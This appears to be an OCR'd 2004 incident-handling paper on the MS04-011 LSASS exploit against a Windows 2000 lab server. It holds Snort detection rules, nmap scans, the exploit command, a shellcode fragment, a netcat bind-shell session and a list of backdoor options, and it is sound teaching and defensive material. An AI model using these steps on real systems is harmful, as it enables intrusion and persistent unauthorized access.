
On the RedHat 9.0 IDS server running Snort[31] 2.1.3 with the snortrules-snapshot-2_1.tar.gz dated "Mon Jul 5 00:27:42 2004" GMT the IDS was able to log the following alerts during an attack in the /var/snort/log/snort.ids file.

```
[**] NETBIOS SMB-DS IPC$ share unicode access [**]
07/04-17:38:00.614744 172.16.3.1:10641 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:37775 IpLen:20 DgmLen:134 DF
***AP*** Seq: 0xEB7997A0  Ack: 0xE6BB630A  Win: 0xF8F5  TcpLen: 20
```

[31] **Snort : The Open Source Network Intrusion Detection System** : Retrieved July 3rd, 2004 from: http://www.snort.org/

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] NETBIOS SMB-DS C$ share unicode access [**]
07/04-17:38:00.614744 172.16.3.1:10641 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:37775 IpLen:20 DgmLen:134 DF
***AP*** Seq: 0xEB7997A0  Ack: 0xE6BB630A  Win: 0xF8F5  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SHELLCODE x86 0x90 NOOP unicode [**]
07/04-17:38:00.615714 172.16.3.1:10641 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:37778 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xEB799906  Ack: 0xE6BB637F  Win: 0xF880  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] SHELLCODE x86 unicode NOOP [**]
07/04-17:38:00.615714 172.16.3.1:10641 -> 172.16.3.203:445
TCP TTL:128 TOS:0x0 ID:37778 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xEB799906  Ack: 0xE6BB637F  Win: 0xF880  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The first two alerts in the signature indicate that the attacker is attempting to access two separate shares on the target host but when we examine the actual network traffic seen, we can see in the window below.




That there is only the single request for an "SMB Tree Connect AndX Response" for \\172.16.3.203\\ipc$ which matches the following snort rule in the netbios.rules file.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS IPC$ share \
unicode access"; flow:to_server,established; content:"|00|"; depth:1; \
content:"|FF|SMBu"; depth:5; offset:4; byte_test:1,>,127,6,relative; \
content:"I|00|P|00|C|00 24 00 00|"; distance:32; nocase; \
classtype:protocol-command-decode; sid:2466; rev:3;)
```

But the other rule that was matched was also in netbios.rules

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS C$ share \
unicode access"; flow:to_server,established; content:"|00|"; depth:1; \
content:"|FF|SMBu"; depth:5; offset:4; byte_test:1,>,127,6,relative; \
content:"C|00 24 00 00|"; distance:32; nocase; \
classtype:protocol-command-decode; sid:2472; rev:3;)
```

In the third content section in both rules, you can see that snort is looking for the content “I|00|P|00|C|00 24 00 00|" in the first and then "C|00 24 00 00|" in the second. Since the word “IPC$” also ends with a “C$”, the second alert can be considered a false positive.



Likewise, the next two signatures, which are both from the shellcode.rules file , also identify the same packets with a real and false positive analysis, though in this case, the only difference in the two snort rules are the number of NOOPs detected. For example, this rule will detect 8 NOOPs in a row.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86
0x90 NOOP unicode"; content:"|90 00 90 00 90 00 90 00 90 00 90 00 90 00 90
00|"; classtype:shellcode-detect; sid:2314; rev:1;)
```


While this rule will detect 5 NOOPs in a row.

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86
unicode NOOP"; content:"|90 00 90 00 90 00 90 00 90 00|";
classtype :shellcode-detect; sid:653; rev:8;)
```

Since, the exploit in question actually sent several hundred NOOPs, it is a fair assessment that both of these rules are correct if somewhat repetitive in their detection.

Local Log Signatures


Unfortunately, when the attacker uses the exploit against a target host, there is no log message available in the Event Viewer as shown below.



The reason for this is that the exploit code when it connects, sends a request to log and thus overflow the buffer before the system actually logs the connection, additionally the exploit open an active shell with the permission of the already enabled System user, and thus no additional login is recorded.

Mitigating Factors for the exploit:

The only real mitigating factor for the exploit is that if the attacker doesn't choose the right attack option at the time of the attack, the exploit will not compromise the LSASS process, but cause it to terminate. When this process dies, the Windows operating system detects that a critical process has died, and thus forces a reboot in order to recover, as shown below.



This recovery will cause the system to log into the Event logs, as well as terminate all running programs at the time of exploitation, thus the administrator should be able to be aware of the attempt.

The Platforms/Environments

Victim's Platform:

The victim in this case is a single Windows 2000 server, it is connected to the local area network which is on a 10 mb/s Ethernet hub. There is a Network based intrusion detection device listening on the network but without an assigned IP, thus the attacker is not able to determine the IDS.

Source & Target networks:

The attacker is connected to the local area network via a network connection. Although this network topology is simple, it does still represent all functional areas needed to analyze and document the function of this exploit. Through the use of firewall devices and routing ACL's, it is possible to provide protection from remote attackers using this exploit code, but not from internal threats. Therefore this sample topology should still be valid for purposes of analyzing an attacker gaining network access inside a network perimeter, via such options as a rogue wireless access point installed in the network, or lack of network segmentation boundaries in larger network.

Network Diagram:

This picture of the network documents the network layout and configuration of the target server, the network topology, the network intrusion detection system, and the attacking host system. All devices are connected to a single Ethernet Hub which permits the IDS system to have full access to all communication between the attacker and the target. For IDS alerts, the IDS system uses an out of band alerting method to alarm the target network administration team of the attack in progress.


Stages of the Attack

A normal attacker will follow a well-defined sequence of steps in order to compromise a machine. These steps are not adhered to out of some slavish devotion to the “hacker code” but a core basis in warfare and attack. The steps are necessary for the attacker to understand their target, find the weaknesses in the targets defenses, exploit them, and then maintain control over the target resources.

Reconnaissance:

In order for attacker to be able to make a successful attack, the attacker must know something about the victim, thus a period of reconnaissance and/or surveillance is initiated. For a thief, one would need to be able to answer such questions as, “What times does the cafe open?” “Where are the entrances to the cafe?” “How many people are normally in the cafe at 3:00 pm on Tuesday?” “What is the traffic patterns on the street at the same time?” and so on. Once the thief can answer some of these questions, and then they can progress to the next step, if they skip this step then they can find themselves trying to hold up the local police hangout and thus their crime spree ends abruptly.

For the computer attacker, the reconnaissance may include pulling public records about the company/target in question. Now by public records, we don’t mean going to the local courthouse and trying a document search, what we mean is using the Google search engine to find out more details about the target. What tech support/information/job postings has this target been sending? If the attacker sees this posting from a fictional company what can they determine?



Well with this information, the attacker can see that for the target company in question, that within the first few pages of searching for ‘target and resume’ you can find the resumes of past employees, with that the attacker can understand what the target company is hiring for. This tells the attacker a lot of information, such as what computer systems experience is required to be in the IT staff, how many firewalls/routers/computers the network contains, which brands of equipment are used, etc. Likewise searching for the requests for help on public mailing lists or Newsgroups can determine more detailed information, including

which OS versions are being run, which applications, patch-levels, and in some cases the entire configuration files.

With this information, the attacker can focus not on all possible exploit vectors and hosts, but if they found information that told them that the target is running Windows 2000 on an IIS server with Service Pack 4 just installed, this tells the attacker what exploits to use and more importantly which ones not to use, as well as gives an indication for the competency of the IT Administration staff, through the analysis of the system configuration and patch revisions. However, if the attacker is merely looking for targets of opportunity, for example not targeting a single network/company but looking for any Windows 2000 servers that are vulnerable to a specific exploit, then this entire step of reconnaissance may be skipped. For this paper's exploit, the author will assume that the attacker has already decided to target the victim network and is looking for means to gain administrative control on the target host(s).

Scanning:

Once the attacker has chosen the targets from the network, the next step is to find out specific information about the targets, what OS are they running, what ports are open, what services are on each port. Although a lot of this information can be determined from the Reconnaissance phase, usually some additional scanning and/or enumeration is needed. The attacker will be using Fyodor's Nmap network scanning tool[32]. Nmap is one of the best network scanners, period. It supports many of the most esoteric scanning options possible, is among the faster scanners, is supported under Unix Linux and Windows, and has both a textual and graphical versions available. For this paper, the attacker will be using the Nmap textual client and are using Nmap 3.50, which is the most recent version available at time of publication.

[32] **Nmap Network Mapper** : Retrieved July 3rd, 2004 from : http://www.insecure.org/nmap/index.html

The attacker executes an Nmap scan against the target network looking for IP addresses that responds to a normal ICMP request. The flags chosen for this Nmap run are '-n' and '-sP' with an address range of '172.16.3.0/24'. The '-n' flag turns of the DNS resolution of the target IP into a DNS name, this is useful in improving the performance of the scan by not requiring additional delays caused by non-responsive DNS servers. Furthermore, by using DNS resolution, the attacker can give the target additional details about the attacking IP address. For instance, if the attacker was using additional spoofed packets to hide which host was really doing the scanning, but only one of the hosts was requesting DNS names from the server, it would be obvious to the target which was the real attacking IP. '-sP' flag tells Nmap to use a standard ICMP echo request, also known as 'ping', to all IP addresses specified. If the ICMP echo request is replied to, then Nmap marks the host as reachable or responding. However some firewalls do not pass ICMP messages, thus Nmap will also try to make a TCP "ack" connection to port 80. This port is configurable, however for our example, this is not required. On a side bar, when a program like Nmap sends a TCP 'ack' packet to a server without properly establishing a TCP session between client & server, the server responds back with a 'rst' response, thus the server thinks it's told a client to reset it's connection since the server doesn't know about it, but to Nmap, the server just confirmed that it is there!

```
kennedysc@biko ~/src
$ nmap -n -sP 172.16.3.0/24

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-07-03 11:06
Pacific
Daylight Time
Host 172.16.3.203 appears to be up.
Nmap run completed -- 256 IP addresses (1 host up) scanned in 88.718 seconds

kennedysc@biko ~/src
$
```

Now that the attacker knows there is a single host '172.16.3.203' alive on the network, it's time to see, what else the attacker can find out about this target host. Thus, the attacker will use Nmap again, but this time the flags chosen for the Nmap scan are more typical of a local network probe. The '-P0' flag tells Nmap to not send an initial ICMP echo message or "ping" to the target to determine if the host was responding, the reason an attacker would choose to do this, is that if a firewall was in place between the attacker and the target, and the firewall was blocking ICMP messages, then the scan would fail since the target did not respond to the "ping". Again, the '-n' flag turns of the DNS resolution of the target IP into a DNS name. The next set of flags '-T4', change the Nmap timings to allow a faster scan; by changing the amount of time Nmap waits between probes. Normally Nmap will send packets as quickly as possible without over-loading the network. However the "Aggressive" or "4" timing setting, sends packets as fast as the receiving host can handle them. Nmap has other timing options for stealthy scanning where the delay between packets can be as long as 5 minutes, which

for a full TCP & UDP scan of all 65,535 ports, would take an attacker almost 1-¼ years per host!

Finally, the scan type and port range are specified with the '-sS' and '-p1-65535' for the target IP '172.16.3.203'. With the scan type of '–sS', Nmap initiates a "half-open" or "stealth" SYN scan, it does this by only completing the first two steps in a TCP three way handshake, thus in most Operating Systems, the activity is only noticed by the TCP stack itself, and thus the scan event is not logged. However, most Network IDS products will notice this abrupt type of conversation, and therefore the "stealth" scans are only stealthy against the local host. The image that comes to mind when I see a stealthy network scan, is a attacker dressed in a complete Ninja outfit sneaking across a crowd of normally dressed people. The fact that they are being stealthy is the one 'non-stealthy' act that stands out.

```
kennedysc@biko ~/src
$ nmap -P0 -n -T4 -sS -p1-65535 172.16.3.203

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-07-03 11:10
Pacific
Daylight Time
Interesting ports on 172.16.3.203:
(The 65516 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
17/tcp   open  qotd
19/tcp   open  chargen
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1027/tcp open  IIS
1029/tcp open  ms-lsa
1032/tcp open  iad3
1433/tcp open  ms-sql-s
3372/tcp open  msdtc
3389/tcp open  ms-term-serv
7594/tcp open  unknown

Nmap run completed -- 1 IP address (1 host up) scanned in 83.900 seconds

kennedysc@biko ~/src
$
```

With this scan, the attacker has found out more information, including what are the open ports and some well-intentioned guesses as to the service running on that port. But Nmap has the ability to do so much more, like identify the Operating System and services down to specific versions in most cases. With the '-A' flag which was added to version 3.50 and higher, Nmap is able to not only do Operating System detection by identifying subtle differences in the way each OS

responds to “odd” requests and responses, but also is able to probe the open ports that were detected by Nmap to determine the service and/or protocol operating on that port and if possible to analyze and report the specific version information for the software running on that service, as shown below.

```
kennedysc@biko ~/src
$ nmap -P0 -n -T4 -sS -A -p1-65535 172.16.3.203

Starting nmap 3.50 ( http://www.insecure.org/nmap ) at 2004-07-03 11:12
Pacific
Daylight Time
Interesting ports on 172.16.3.203:
(The 65516 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime       Microsoft Windows USA daytime
17/tcp   open  qotd          Windows qotd
19/tcp   open  chargen
21/tcp   open  ftp           Microsoft ftpd 5.0
25/tcp   open  smtp          Microsoft ESMTP 5.0.2172.1
80/tcp   open  http          Microsoft IIS webserver 5.0
135/tcp  open  msrpc         Microsoft Windows msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https?
445/tcp  open  microsoft-ds  Microsoft Windows 2000 microsoft-ds
1027/tcp open  msrpc         Microsoft Windows msrpc
1029/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
1032/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
1433/tcp open  ms-sql-s?
3372/tcp open  msdtc         Microsoft Distributed Transaction Coordinator
3389/tcp open  microsoft-rdp Microsoft Terminal Service (Windows 2000
Server)
7594/tcp open  http          Microsoft IIS webserver 5.0
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional
 or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 179.318 seconds

kennedysc@biko ~/src
$
```

The attacker now has a much clearer perspective of what the target host is and the services that the host is running. In this case, the attacker can start with the OS details, and read that Nmap believes that the host is “Running: Microsoft Windows 95/98/ME|NT/2K/XP” Which is rather vague, but if the attacker then looks through the spe4cifc versions detected, they can see that “445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds” is running, which tells them it’s likely a Windows 2000 OS but the attacker is still not sure, if it’s Windows 2000 Professional, Server, Advanced Server, or DataCenter Advanced Server. The attacker can then look at “3389/tcp open microsoft-rdp Microsoft Terminal

Service (Windows 2000 Server)" which confirms that the version of Windows running on this target host is Windows 2000 Server. Additionally the server is running Microsoft IIS version 5.0 listening on FTP, SMTP, HTTP, HTTPS and the administrative port is on 7594, which by doing some simple searching via Google, the attacker can determine that IIS version 5.0 runs under Microsoft Windows 2000, 3.0 & 4.0 ran under Windows NT4, 5.1 runs under XP, and 6.0 runs under Windows 2003.


Since the target server is running a both an FTP and Web server, further enumeration should be done to copy the contents of the both the ftp and web servers for analysis by using a data spider like pavuk[33]. Additionally, the web server itself should be scanned using tools like Nikto[34] to determine if there are any vulnerable CGIs or other Web exploits that can also give an attacker an entry point into the host. Likewise, the presence of the RPC service may also lead to other avenues[35] for exploitation, but considering our attacker used the "microsoft-ds" service to help identify the target OS, the attacker chooses to use the exploit that this paper is based on.

How Nice! ☺

Exploiting the System:


Okay, the attacker knows the OS version and applications installed, and now can directly exploit the services running. With the 'HOD-ms04011-lsasrv-expl' exploit the attacker will require multiple sessions in order to exploit the box and then take advantage of the exploit. Since the exploit is a single piece of code that does multiple steps, the sequence of events for exploitation is diagramed below.

First the exploit code initiates the SMB connection on TCP port 445




[33] **Pavuk Data Spider** : Retrieved July 3rd, 2004 from : http://www.idata.sk/~ondrej/pavuk/
[34] **Nikto Open Source Web Server Security Scanner** : Retrieved July 3rd, 2004 from : http://www.cirt.net/code/nikto.shtml
[35] **RPC DCOM Buffer Overflow Exploit Code** : Retrieved July 3rd, 2004 from: http://packetstormsecurity.org/0308-exploits/oc192-dcom.c

Then the exploit code sends the shell code, which causes the buffer overflow. The shellcode specifically causes the Operating System to create a new listener for TCP port 2345, which then waits for a connection.



```
0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0
0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0
0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0
0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0
0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0
0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0
0x3c, 0x00, 0x12, 0x00, 0x1c, 0x00, 0x75, 0x00, 0
0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0x90, 0x00, 0
0x33, 0x00, 0xc9, 0x00, 0x66, 0x00, 0xb9, 0x00, 0
0x0a, 0x00, 0x99, 0x00, 0xe2, 0x00, 0xfa, 0x00, 0
...
```

Now the host is already exploited, but the attacker has not taken control of the host yet, so now the attacker uses NetCat 'nc'[36] to connect to the listening process and now has full shell access to the target server.



Attacking Host
IP: 172.16.3.1

However from the command line of the attacker, the attack appears below. Note: the attack code has not completed yet, but it is waiting for the next step before exiting.

```
kennedysc@biko ~/src
$ ./HOD-ms04011-lsasrv-expl.exe 2 172.16.3.203 2345

MS04011 Lsasrv.dll RPC buffer overflow remote exploit v0.1
--- Coded by .::[ houseofdabus ]::. ---

[*] Target: IP: 172.16.3.203: OS: Win2k Advanced Server [SP4]
netrap.dll
[*] Connecting to 172.16.3.203:445 ... OK
[*] Attacking ... OK
```

[36] **NetCat for both Windows & Unix from @stake** : Retrieved July 3rd, 2004 from : http://www.atstake.com/research/tools/network_utilities/

$ nc 172.16.3.203 2345

At which point, the attacker then starts a netcat process to connect to the open listener from within another window, and the exploit executable in the first window finally exits. Note: the open listener left by the first process can be connected from any IP, thus the attacker could chose to exploit from one host, but connect from another.

```
kennedysc@biko ~/src
$ nc 172.16.3.203 2345
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Keeping Access:

Once the attacker has a shell prompt on the target server, the first steps should be to secure the beachhead the attacker has established. If the target administrator were to find and fix this exploitable code by patching or other remediation methods, how would the attacker return to their captured server? Fortunately for the attacker, there are many options at their disposal, they can install a backdoor listener using netcat, or such tools as tini[37] Or the attacker can use a remote desktop solution like Virtual Network Computing (VNC)[38], Back Orifice 2K[39], NetBus[40], Sub7[41], and many others. Or since this particular host has an open Microsoft Terminal Services[42] connection, the attacker could just create themselves a local administrator account and then login directly.

Since this paper is to discuss the use and understanding of this specific exploit, we will leave it as an exercise to the reader to determine which option the attacker would use to maintain a presence on the target host.

Covering Tracks:

Normally, an attacker can be quite stealthy in their attack and capture of a target, but for this example we are simulating a well-stocked ego of an attacker and thus this event triggers the local incident response which is documented in the following section,

---

[37] **Tini : very small backdoor for Windows** : Retrieved July 3rd, 2004 from : http://ntsecurity.nu/toolbox/tini/
[38] **Virtual Networking Computing** : Retrieved July 3rd, 2004 from : http://www.realvnc.com/
[39] **BO2K - OpenSource Remote Administration Tool** : Retrieved July 3rd, 2004 from : http://www.bo2k.com/
[40] **NetBus 2.0 Pro / NetBus 2.0.1 Pro Info** : Retrieved Jly 3rd, 2004 from : http://home.t-online.de/home/TschiTschi/netbus_pro_eng.htm
[41] **Sub7 Backdoor** : Retrieved July 3rd, 2004 from : http://www.sub7.net/
[42] **Windows 2000 Terminal Services** : Retrieved July 3rd, 2004 from : http://www.microsoft.com/windows2000/technologies/terminal/default.asp

Sometimes, the ego of some attackers tends to get away from them, and thus they end up taunting/alerting the administrators on the target servers to their presence.

```
kennedysc@biko ~
$ nc 172.16.3.203 2345
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.
C:\WINNT\system32>net send 127.0.0.1 "I am John BigBooty: I want my
Oscillation Over Thruster!!!"
```

This tends to leave clues, which the local administrators can't miss. ☺

The Incident Handling Process

For the purpose of this paper, the incident described below occurred at TargetCo, a fictitious small company specializing in being the premier example company for documenting hacking attempts in most major publications. The company has a small web design team working on their new web page design in the DMZ network, and since the web team is focused on getting their site operational, they did not want to bother Frank[43], the one person IT department, thus they installed and configured their own server. This DMZ network is located completely outside the perimeter of the network and thus is not protected by any firewall devices. Like most company's documented in hacking journals, TargetCo has not done enough preparation or defensive configuration to prevent attacks like the one documented, since they believe that they are not large enough to be a target.

Preparation:

Since TargetCo has not considered security a priority, they are woefully inadequate in the policies and procedures that would help in an incident like the one described. Furthermore, TargetCo lacks some of the necessary boilerplate documents such as an Acceptable User Policy, Security Policy, Password Policy, and so on. Because of such lapses they have already been exposed to the SPAM black lists in operation, when their marketing manager decided to send email to several hundred thousand people advertising the new version of TargetCo's update product TargetWare 2.0, When the IT staff had to admonish Suzy, the marketing manager for sending out the Unsolicited Commercial Email (a.k.a. SPAM), she answered that "nobody told me that this was wrong" and unfortunately she was right. Without the necessary policies and the supporting approval from upper management, then it's not the users fault when they don't follow the "un-written" rules of the internet.

Fortunately, Frank our one –man IT staff has just returned from a SANS conference, and has been educated on the needs for such policies and documentation, and started drafting some of his own based on the SANS templates[44] but he's still trying to get upper management to understand the need for IT to be involved in this stuff. "Security is not that big of a deal, after all we have a firewall," said Tony, the CEO/President just last week. Thus our intrepid IT staff member is left with an uphill battle to convince the power that be of the need for creating more policies and procedures.

However, Frank does have a good grip on the issues involving security and has set up his own IDS sensor and installed in on the incoming feed to his network,

[43] Not his real name.
[44] **The SANS Security Policy Project Templates** ; Retrieved July 5th, 2004 from : http://www.sans.org/resources/policies/#template

though he has not set up alerting on it yet, he's just collecting data understand his own network traffic and to play with some new technology while at the same time maybe find some value for the company. Likewise, being a strong supported of the need to backup systems, he's implemented a complete backup program in the company with all servers and desktops getting a weekly full backup and nightly incrementals. This backup scheme has already earned Frank a whopping 20% bonus last year, when one of the interns deleted the entire source code tree one morning, and he restored it before the 10am donut break!

As Frank had just taken the GCIH class, he had already started building his own incident handling image, based on the some of the papers he read form the GIAC's Reading Room for Incident Handling.[45] With these paper's help he had already decided to use as many Open Source tools as possible, since he lacked the funds to buy the Commercial ones, plus he liked the idea of reading the source code to try and figure out how people had done some of these tools. So, on his laptop he had installed the following.

- **Fedora Core 1** & **Windows XP** installed as dual boot images on his PC
- **Bochs**[46] to use as Virtual PC for testing unknown software
- **Nmap** Network Scanner to
- **Snort** Network Intrusion Detection System
- **Ethereal** Network Sniffer
- **John the Ripper**[47] to use as a password cracker
- **pwdump3**[48] to extract password hashes from Windows servers
- **FoundStone's Forensic Toolkit 2.0**[49]
- **GPG** for encrypting data and secure email.

To this laptop, he created the rest of his incident handling kit, by scrounging some other items from his own office.

- An Ethernet Hub to allow him to sniff traffic
- Several lengths of Ethernet patch cables
- An Ethernet cross over cable to allow a router to router connection
- A 10-pack of CD-R and 5 pack of DVD-R media
- A complete toolset with flashlight, cable ties, and a Sharpie marker
- A Knoppix CD (which he hadn't used yet, but wanted to try)

---


[45] **GIAC Reading Room for Incident Handling** : Retrieved July 5th, 2004 from : http://www.sans.org/rr/catindex.php?cat_id=27
[46] **Bochs IA-32 Emulator Project** ; Retrieved July 5th, 2004 from : http://bochs.sourceforge.net/
[47] **John the Ripper password cracker** ; Retrieved July 5th, 2004 from : http://www.openwall.com/john/
[48] **Pwdump3 Password Dumper** ; Retrieved July 5th 2004 from : http://www.packetstormsecurity.org/Crackers/NT/pwdump3.zip
[49] **FoundStone The Forensic ToolkitTM v2.0** ; Retrieved July 5th, 2004 from : http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/forensic-toolkit.htm

- The F.I.R.E. CD image[50] to aid in the analysis of tools.
- Copies of all the installed OS he had in the shop, to aid in re-installation
- The 1 Mega pixel digital camera that he got free when he bought a printer.
- Several bound notebooks, and pens that he liberated from the Company Supply Closet
- 15 zip-lock bags & 6 anti-static bags of different sizes.
- Some pre-printed GIAC Incident Handling Forms[51] & Chain of Custody Forms.
- A spare laptop drive and PCMCIA IDE drive controller to allow him to image other boxes.
- Other IDE to IDE converters to let the laptop drive work in Desktop systems.

